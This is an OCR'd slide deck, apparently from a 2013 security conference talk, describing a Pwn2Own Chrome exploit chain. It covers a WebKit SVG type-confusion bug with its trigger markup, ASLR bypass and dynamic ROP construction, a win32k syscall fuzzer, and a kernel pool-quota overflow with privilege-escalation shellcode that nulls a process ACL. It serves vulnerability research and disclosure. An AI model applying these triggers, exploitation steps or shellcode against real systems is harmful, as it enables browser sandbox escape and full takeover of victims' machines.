
Polishing Chrome for Fun and Profit

Nils & Jon

29/08/2013



Agenda

- Introduction
- Google Chrome
- Pwn2Own Vulnerabilities
- Demo

Introduction

Nils	Jon

• Head of Research
• MWR since 2009
• Previous research
  • Android
  • Payment terminals
	• Security Researcher and Senior Consultant
	• Previous research
	  • Reverse engineering
	  • Exploitation

Google Chrome

Google Chrome

- Widely considered to be the most secure web browser available
- Designed from the ground up with security in mind
- Lots of security work ongoing
  - Code reviews
  - Fuzzing (own code & 3rd party)

Google Chrome – Renderer

- Used to use WebKit
  - Fast, but patchy code base
  - Multiple authors, varying code quality
  - Since forked by Google and renamed to Blink
- Deals directly with attacker controlled, untrusted input
  - Popular entry point for previously disclosed browser bugs

Google Chrome – Sandbox Protections

- "High-risk" renderer component sandboxed
  - Restricted Windows security token
  - Runs under restrictive job object
  - Windows on alternate desktop
  - Renderers run as "untrusted" IL (Vista and later)
- Communicates with sensitive broker process via IPC
  - Much less attack surface

Google Chrome – Sandbox Protections

- Restricted renderer processes cannot perform all required actions
- Privileged actions carried out by the browser process
- Renderer requests are evaluated against a policy
- If granted, browser performs the privileged action

Google Chrome – Hypothetical Sandbox Bypass

- At least two vulnerabilities required to gain privileged code execution
  - One in the unprivileged renderer / plugin process
    - Large attack surface, deals directly with untrusted input
  - One to break out of the sandbox
    - Much more limited attack surface

Pwn2Own Vulnerabilities

WebKit

- Conducted source code review
  - Bug found approximately 6 weeks after starting
  - Mostly gaining familiarity with a new, large codebase
- Specifically looking at interaction between complex features
  - May lead to type confusion bugs

Type Confusion Vulnerabilities

- Class of vulnerability involving invalid casts of objects
- Object of one class is created, and cast to a different class
- Layout of the two classes differs, results in undefined behaviour
  - Usually results in code execution
- C++ casts handled using templates
  - cast_type<NewClass>(OldClassInstance)

Explicit Type Casting

- const_cast
  - Toggles the “const” property for a class, no cast
- static_cast
  - Casts an object to it’s base or derived class
- dynamic_cast
  - Casts a base class to one of it’s derived classes
  - Operates on pointers or references to objects
  - Requires RTTI

Explicit Type Casting

- reinterpret_cast
  - Casts anything to anything!
  - E.g. Interpret an array of chars as a Bitmap object
- C-style casts
  - Tries multiple casts until one succeeds!
    - const_cast
    - static_cast
    - static_cast followed by const_cast
    - reinterpret_cast
    - reinterpret_cast followed by const_cast

Type Confusion Vulnerabilities

- General rule: If cast can happen, it will
- Checks should be done before casting
- Looking for casts with missing or incomplete checks

Type Confusion Vulnerabilities

- WebKit has common functions for checks before casts of document elements
- Objects are aware of certain properties
  - localName
    - The name of the tag, e.g. div
  - namespaceURI
    - The namespace of the object, e.g. SVG
- namespaceURI + localName = QualifiedName
- Only one valid class for a given QualifiedName

Type Confusion Vulnerabilities

- 3 common check patterns
  - hasTagName(QualifiedName)
  - hasLocalName(QualifiedName)
  - Manual checks
    - Tag.localName == tag
    - Tag.namespaceURI == namespace

hasTagName

- Safe check
- Checks both the namespaceURI and localName of a tag

```
if (node->hasTagName(inputTag))
    HTMLInputElement* input = static_cast<HTMLInputElement*>(node);
```

hasLocalName

- Unsafe check
- Only checks the localName of a tag, not the namespaceURI

CVE-2013-2839 – Chrome (V8Clipboard::setDragImageMethodCustom)

```
if (toElement(node)->hasLocalName(HTMLNames::imgTag)
        clipboard->setDragImage(static_cast<HTMLImageElement*>(node));
```

Manual Checks

- Safety depends on usage
- Generally, not using hasTagName implies incomplete checking or lack of code familiarity
  - Both good indicators of potential bugs

Methodology

- Select a sub-component of the target software
  - WebKit, minus non-default features e.g. accessibility
- Understand what methods WebKit provides for checking cast validity
- Audit all identified casts for safety

CVE-2013-0912

```
return static_cast<SVGElement*>(m_contextElement->treeScope()->getElementById(m_viewTargetString));
```

- Format's the current SVG document as a tree (DOM)
- Selects an element from the DOM using an ID
  - ID provided as the "viewTarget" attribute of the SVG document

CVE-2013-0912

```
return static_cast<SVGElement*>(m_contextElement->treeScope()->getElementById(m_viewTargetString));
```

- Selected element is cast to an SVG element
  - No checks
- Assumption is that the element is SVG
- Doesn't account for non-SVG objects embedded in e.g. foreignObject tag

CVE-2013-0912 - Trigger

```
<svg xmlns="http://www.w3.org/2000/svg">
  <foreignobject x="10" y="10" width="100" height="150">
    <body xmlns="http://www.w3.org/1999/xhtml">
      <feColorMatrix id="viewTarget"></feColorMatrix>
    </body>
  </foreignobject>
</svg>
```

- On construction, viewTarget is an HTMLUnknownElement
- After casting, it is interpreted as an SVGFeColorMatrixElement

Sidenote: V8 Reference Caching

- Bug wouldn’t trigger if the SVG document was created dynamically
- V8 caches object references on object creation
- Retrieving the “viewTarget” of an identical, dynamically created SVG document returns a reference to an HTML element
- Makes fuzzing these bugs tricky

Demo

Exploitation

- Place an object containing important information adjacent to the “confused” object
  - Read a pointer in the object to bypass ASLR
  - Corrupt the state of the object to read / write arbitrary memory
  - Corrupt the virtual function table pointer to gain code execution
- No crash if we’re careful, so we can trigger multiple times

Exploitation Steps

1. Read a pointer from an adjacent object
2. Read backwards in memory to base address
3. Read memory of chrome DLL
4. Dynamically calculate ROP chain
5. Overwrite virtual function table pointer

Leaking A Pointer

- We can manipulate the heap using JavaScript
- Aim to place an object next to our “confused” object
  - Leak the vtable pointer, from chrome.dll
- Want to avoid heap spraying
- Few allocations, check for success

Problem – Is It A Div?

- We can check if the value we leak is sane
  - Above the minimum load address, less than kernel space
- How can we be sure it's not a pointer to something else?

Solution

- See what else in the object we can leak…
- For a div, we can leak the lastChild pointer
- Should be blank for one we just created
  - Add a child to the divs and check that this value changes
- BONUS: The lastChild value is a pointer to the new child object
  - Store that for later…

Calculate The Base Address

- We have a pointer in chrome.dll
- We could subtract a static value to determine the library's base
  - That would be amateur ☺
- Find a "confused" object with a vector property
- Manipulate the adjacent memory to place that vector over a specific, page-aligned memory region
- Read the first two bytes of each page to detect the "MZ" header

Disclose The Contents Of Chrome.dll

- We have the base address of chrome.dll
- Set up the adjacent memory to place a vector over the .text segment of chrome.dll
- Read in the bytes
  - Approx. 40Mb

Problem – Floats

- The vectors we found only contained float values
- Interpreting arbitrary hex bytes as floats is error-prone
- Converting floats back to their hexadecimal representation in JavaScript is non-trivial

Solution

- Finally, a practical use for HTML5!
- Create an ArrayBuffer, and two views over it
- One Uint32ArrayBuffer, one Float32ArrayBuffer
- Assign floats to the Float view, retrieve them with the Uint32 view
- Assume null when ambiguous float values are encountered
  - +-Infinity, +-NaN

Dynamically Calculate ROP Gadgets

- We could add static offsets for ROP gadgets
  - Again, amateur!
- Take the bytes of chrome.dll's .text segment
- Use native JavaScript string functions to find byte patterns dynamically
  - Very fast, 100,000 gadgets in under a second
- Store the result at the pointer we leaked from the div earlier

Controlling a VTable Pointer

- We have our dynamic ROP chain, and we know where it is in memory
- Now to hijack the flow of execution
  - Simplest stage by far
- Manipulate the adjacent memory to our “confused” object
- Point one of the vtables to our ROP chain
  - Adjust for the offset being called from the vtable
- Voilà!

ROP Chain

- Despite the fairly intricate gadget finding, we only ended up needing a small number
  - Stack pivots
    - Ended up needing two due to memory layout
  - Allocated some RWX memory
  - Copied in the bytes for the remaining gadgets, as well as the kernel shellcode

Code Execution!

We are still in the Sandbox

- We execute arbitrary instructions
- Three options:

Chrome

Applications

Kernel

Chrome

- Chrome browser process
  - Supports the render
- Extensive amount of communication to Renderer
- All implemented in native code
- Other people took this route before
- We considered it
  - Jon was code reviewing again

Chrome?

- Proactive about security…

Chrome?

- Proactive about security…

revision 176686 by *jochen@chromium.org*, Mon Jan 7 22:06:32 2013 UTCrevision 176687 by *cevans@chromium.org*, Mon Jan 14 18:2

#	Line 255	Line 255
255	const std::string& resource_identifier) {	const std::string& resource_identifier) {
256	DCHECK(type != CONTENT_SETTINGS_TYPE_GEOLOCATION)	DCHECK(type != CONTENT_SETTINGS_TYPE_GEOLOCATION)
257	<< "Geolocation settings handled by OnGeolocationPermissionSet";	<< "Geolocation settings handled by OnGeolocationPermissionSet";
258		if (type < 0 || type >= CONTENT_SETTINGS_NUM_TYPES)
259		return;
260	content_accessed_[type] = true;	content_accessed_[type] = true;
261	// Unless UI for resource content settings is enabled, ignore the resource	// Unless UI for resource content settings is enabled, ignore the resource
262	// identifier.	// identifier.

Applications


- Windows Messaging
  - Extensive Comms between Applications
- Shatter attacks anyone?
  - Get Admin/System
- Similar use in Sandbox breakout
- Chrome protects against this
  - Alternative Desktop

Kernel

- Huge attack surface
  - Core kernel
    - 450 system calls
  - Win32k.sys – Graphical subsystem
    - >900 system calls
- Incredibly complex, e.g.:
  - Font parsing in the kernel
  - Kernel mode callbacks

Kernel

- Reverse engineering?



Kernel

- Fuzzing
- “Doesn’t Microsoft use Fuzzing?”
- A lot of presentations
  - Font fuzzers
  - System call fuzzers
- So is it even worth trying?

Kernel - Fuzzing

"Secret" about fuzzing:

For any reasonably complex application your Fuzzer can't be complex enough

Kernel - Fuzzing

If your Fuzzer stops finding vulnerabilities:

1. You found all the bugs

2. Your current Fuzzer needs improving

Kernel - Fuzzing

- Let’s look at system calls
- Previous attempts
  - Focus on single system calls
    - NtSystemCall(“aaaaaa”, “x”, 0xffffffff);
  - Not series of calls


Kernel - Fuzzing

- We just have to have a more complex Fuzzer
- A few ideas
  - Creating valid Menu structures
  - User mode callback hooking
  - Knowledge about arguments
  - Everything is a Handle
  - HMENU, HFONT, HCURSOR, HWND

Kernel - Fuzzing

```
["NtUserBeginPaint",            0x14fc, [types.HWND, types.PAINTSTRUCT], types.HDC],
["NtUserBitBltSysBmp",          0x1500, [types.HDC, types.ULONG, types.ULONG, types.ULONG,
["NtUserBlockInput",            0x1504, [types.BOOL]],
["NtUserBuildHimcList",         0x1508, [types.ULONG, types.ULONG, types.PTR, types.PTR]],
["NtUserBuildHwndList",         0x150c, [types.HANDLE, types.HWND, types.BOOL, types.ULONG,
["NtUserBuildNameList",         0x1510, [types.HANDLE, types.ULONG, types.PTR, types.PTR]],
["NtUserBuildPropList",         0x1514, [types.HWND, types.ULONG, types.PTR, types.PTR]],
["NtUserCallHwnd",              0x1518, [types.HWND, types.ULONG]],
["NtUserCallHwndLock",          0x151c, [types.HWND, types.ULONG]],
["NtUserCallHwndOpt",           0x1520, [types.HWND, types.ULONG], types.HWND],
["NtUserCallHwndParam",         0x1524, [types.HWND, types.ULONG, types.ULONG]],
["NtUserCallHwndParamLock",     0x1528, [types.HWND, types.ULONG, types.ULONG]],
```

Kernel – Fuzzing Results



Kernel - Fuzzing

- Automation Tricky
  - Important
  - VM's with Snapshots
- Reproducibility
  - Logging
    - Extremely slow
  - We worked from crash dumps

Kernel – The vulnerability

- Crash dump:

```
nt!ExpReleasePoolQuota+0x21:
82aca424 8a07            mov     al,byte ptr [edi]           ds:0023:00410041=??

00000008 ffb80530 00000000 nt!ExpReleasePoolQuota+0x21
fd6b7168 00000000 ffb80530 nt!ExFreePoolWithTag+0x779
ffb80530 00000000 2ba8aa2a win32k!UnlinkSendListSms+0x70
00243c78 0000000d 00000008 win32k!xxxInterSendMsgEx+0xd0a
fe243c78 0000000d 00000008 win32k!xxxSendMessageTimeout+0x13b
fe243c78 0000000d 00000008 win32k!xxxSendMessageEx+0xec
fe243c78 0000000d 00000008 win32k!NtUserfnOUTSTRING+0xa7
0001037c 0000000d 00000008 win32k!NtUserMessageCall+0xc9
0001037c 0000000d 00000008 nt!KiFastCallEntry+0x12a
```

Kernel – The vulnerability

- System call to trigger crash:

```
NtUserMessageCall(HWND,
                  WM_GETTEXT,
                  0x8,          // Buffer size in kernel !
                  ptr,          // user mode
                  0x0,
                  0x2b3,
                  0x2);         // ASCII boolean/flag
```

Kernel – The vulnerability

- Requirements for trigger
  - Message to be send between threads
    - ASCII window object as receiving thread (HWND)
  - ASCII boolean value has to be even (not 0x0)
  - WM_GETTEXT response larger than (size/2)

Kernel – The vulnerability

- The allocation:

```
win32k!xxxInterSendMsgEx
win32k!xxxSendMessageTimeout+0x13b
win32k!xxxSendMessageEx+0xec
win32k!NtUserfnOUTSTRING+0xa7
win32k!NtUserMessageCall+0xc9
```

- Algorithm to figure out buffer allocation
  - Based on message type and window types
  - Fairly complex
- Last argument for Message sending treated as Boolean!

Kernel – The vulnerability


- The copy operation:

```
win32k!CopyOutputString
win32k!SfnOUTSTRING+0x336
win32k!xxxSendMessageToClient+0x175
win32k!xxxReceiveMessage+0x3b8
win32k!xxxRealInternalGetMessage+0x252
win32k!NtUserGetMessage+0x3f
```

- Algorithm to figure out copy type
- Last argument for Message sending treated as FLAG!
  - 0x0 = strncpycch
  - 0x1 = MBToWCSEx
  - 0x2 = strncpycch …

Pool Allocator with Quota Overflow Exploitation


- Buffer layout:



- Blocks 16 byte aligned (without Meta and TAG)

Pool Allocator with Quota Overflow Exploitation


- Buffer layout:



- We control the allocation size
- Buffer write will be (2*size)
  - ASCII to Widechar conversion

Pool Allocator with Quota Overflow Exploitation

- Buffer layout:



- Good buffer size: 8
- data + quota ptr = 12 + 4 byte padding = 16 (aligned)
- Overwrite (2*size): corrupt padding and quota ptr (no further heap corruption)

Pool Allocator with Quota Overflow Exploitation

- Buffer layout:

- We are limited to ASCII (not UTF8) -> Widechar
- Quota ptr can be 0x00xx00yy
- Fake Quota structure in user mode

Quota Process Overwrite Exploitations

- See “Kernel Pool Exploitation on Windows 7”, Tarjei Mandt
- Place in user mode:

```
kd> dt ntkrpamp!_EPROCESS
   ...
   +0x0d4 QuotaBlock       : Ptr32 _EPROCESS_QUOTA_BLOCK
   ...
```

Quota Process Overwrite Exploitations

EPROCESS points to:

```
typedef struct _EPROCESS_QUOTA_BLOCK {
    EPROCESS_QUOTA_ENTRY    QuotaEntry[3];
    LIST_ENTRY              QuotaList;
    ULONG                   ReferenceCount;
    ULONG                   ProcessCount;
} EPROCESS_QUOTA_BLOCK, *PEPROCESS_QUOTA_BLOCK;
```

Kernel - Exploitation

- We could have _EPROCESS_QUOTA_BLOCK in user mode
- ReferenceCount or ProcessCount are decremented on free
- If either == 0 we get code execution
- However this won't be in the context of the syscall
  - Painful to exploit

- What can we decrement in kernel mode?

Quota Process Overwrite Exploitations

```
kd> dt win32k!tagWND
   +0x000 head             : _THRDESKHEAD
   +0x014 state            : Uint4B
   +0x014 bHasMeun         : Pos 0, 1 Bit   ...
   +0x014 bServerSideWindowProc : Pos 18, 1 Bit
   +0x014 bAnsiWindowProc  : Pos 19, 1 Bit
   +0x014 bBeingActivated  : Pos 20, 1 Bit
   ...
   +0x014 bMaximizesToMonitor : Pos 30, 1 Bit
   +0x014 bDestroyed       : Pos 31, 1 Bit
   ...
   +0x060 lpfnWndProc      : Ptr32     long
   ...
```

Kernel - Exploitation

- Create a new Window
- Specify custom user mode window procedure
- Get window kernel address through shared table in GDI
- Point EPROCESS_QUOTA_BLOCK to state of window object
- Trigger exploit a few times (100% reliable)

- => **bServerSideWindowProc will be True** ☺

Kernel - Exploitation

- The Window procedure:

```
WORD um=0;
__asm {
        mov ax, cs
        mov um, ax
}
if(um == 0x1b) {
        // USER MODE
} else {
        // KERNEL MODE CODE EXECUTION
```

Kernel - Exploitation

- "Easy local Windows Kernel exploitation" by Cesar Cerrudo
  - Nulling out ACLs
- Ended up nulling ACL of winlogon.exe
  - System Process
  - User Desktop
- Then CreateRemoteThread into winlogon.exe

Kernel - Shellcode

```
mov eax, hwnd // WND
mov eax, [eax+8] // THREADINFO
mov eax, [eax] // ETHREAD
mov eax, [eax+0x150] // KPROCESS
mov eax, [eax+0xb8] // flink
procloop:
lea edx, [eax-0xb8] // KPROCESS
mov eax, [eax]
add edx, 0x16c // module name
cmp dword ptr [edx], 0x6c707865 // expl for explorer.exe
jne procloop
sub edx, 0x170
mov dword ptr [edx], 0x0 // NULL ACL
```

Demo

Thanks For Listening

Questions?